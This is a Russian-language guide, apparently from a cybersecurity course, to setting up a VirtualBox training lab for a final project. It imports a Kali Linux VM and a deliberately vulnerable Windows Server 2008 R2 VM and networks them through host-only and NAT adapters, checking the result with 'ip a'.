

Порядок настройки стенда для финальной работы курса «Специалист по кибербезопасности»

[Общая информация](#)

[Схема взаимодействия](#)

[Схема сети](#)

[Порядок импорта ВМ Kali Linux](#)

[Порядок импорта ВМ с уязвимыми компонентами](#)

[Соединение ВМ в сеть](#)

[Предварительные настройки](#)

[Настройка ВМ WS2008R2](#)

[Настройка ВМ Kali Linux](#)

[Запуск и проверка сетевого взаимодействия](#)

Общая информация

Для подготовки итогового проекта нужно использовать:


- среду виртуализации [VirtualBox](#);
- виртуальную машину [с Kali Linux](#);
- [ВМ](#) (для заданий 1 и 2).

Виртуальные машины соедините между собой с помощью адаптеров VirtualBox. Это позволит ВМ взаимодействовать по сети.

Схема взаимодействия

ВМ	Сетевые адаптеры в VirtualBox	Сетевые адаптеры в ОС	Адрес	Ресурсы
WS2008R2	Адаптер 1: виртуальный адаптер хоста	Не имеет значения	192.168.56.107, настроен статически	CPU — 2 RAM — 4096 Мб
Kali Linux	Адаптер 1: виртуальный адаптер хоста	eth0	Назначается автоматически, по DHCP	CPU — 2 RAM — 4096 Мб
	Адаптер 2: NAT	eth1	Назначается автоматически, по DHCP	


Схема сети



Изображение: Skillbox


Порядок импорта ВМ Kali Linux

- Скачайте ВМ по предложенным ссылкам. Для Kali Linux можно скачать версию x86, но тогда в настройках не получится выставить два процессора.




Изображение: [Виртуальные машины с Kali Linux](#)

- Распакуйте архив.




Здесь и далее — изображения автора материала


- Откройте каталог, в котором сохранились файлы ВМ после распаковки. Запустите файл с расширением vbox. Дождитесь, когда откроется окно импорта ВМ.



4. Импортируйте файлы.




5. По завершении ВМ появится в интерфейсе VirtualBox.




Порядок импорта ВМ с уязвимыми компонентами


1. Скачайте [ВМ](#). Запустите файл с расширением ova.



2. Импортируйте файлы.



3. По завершении ВМ появится в списке доступных в интерфейсе VirtualBox.



Соединение ВМ в сеть


Нужно подсоединить адаптеры ВМ к необходимым адаптерам VirtualBox:

- для взаимодействия ВМ между собой используется виртуальный адаптер хоста;
- для вывода Kali Linux в интернет используется адаптер NAT.


Подробнее с логикой работы адаптеров VirtualBox можно ознакомиться [в материале о сетевых подключениях на YouTube](#).

Предварительные настройки

- Настройте виртуальный адаптер хоста. Откройте окно настройки сетей и выберите «Виртуальные сети хоста». Найдите там адаптер.




- Установите следующие настройки.




Настройка BM WS2008R2

BM WS2008R2 настроена на использование статического IP-адреса 192.168.56.107. Поэтому просто запустите её. Следите за тем, чтобы к ней был привязан только один сетевой адаптер и чтобы он имел тип «Виртуальный адаптер хоста».




Настройка ВМ Kali Linux

1 У ВМ Kali Linux необходимо установить следующие адаптеры.




2. У ВМ WS2008R2 — установить этот адаптер.




Запуск и проверка сетевого взаимодействия

1. Запустите обе ВМ.
2. Войдите в Kali Linux (логин: kali; пароль: kali) и настройте там сетевые подключения (это наборы параметров, которые применяются к адаптерам). У нас к ВМ Kali Linux привязано два сетевых адаптера, поэтому нужно создать два набора настроек.


3. Щёлкните правой кнопкой мыши по сетевому виджету и отредактируйте подключения.




4. В открывшемся окне очистите все созданные записи (кнопка «минус»). Затем добавьте новый набор настроек (кнопка «плюс»).




5. Привяжите созданное подключение к сетевому адаптеру и задайте ему понятное имя. В нашем случае первый адаптер в списке VirtualBox имеет тип «Виртуальный адаптер хоста», поэтому стоит дать ему имя, отражающее суть настроек. Далее выполните привязку к IP-адресам. В нашем случае это DHCP.



6. Аналогично настройте адаптер типа NAT и привяжите его ко второму сетевому адаптеру.



7. Проверьте, что настройки применились к адаптерам.



8. С помощью команды ip a проверьте работу адаптеров. Если всё сделано верно, должно получиться примерно так.

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b1:9d:67 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.109/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 572sec preferred_lft 572sec
    inet6 fe80::767e:c0c1:39b4:8b77/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:aa:05:cd brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 86386sec preferred_lft 86386sec
    inet6 fe80::da69:de06:bb51:57f2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

9. Далее со стороны Kali проверьте выход в интернет.

```
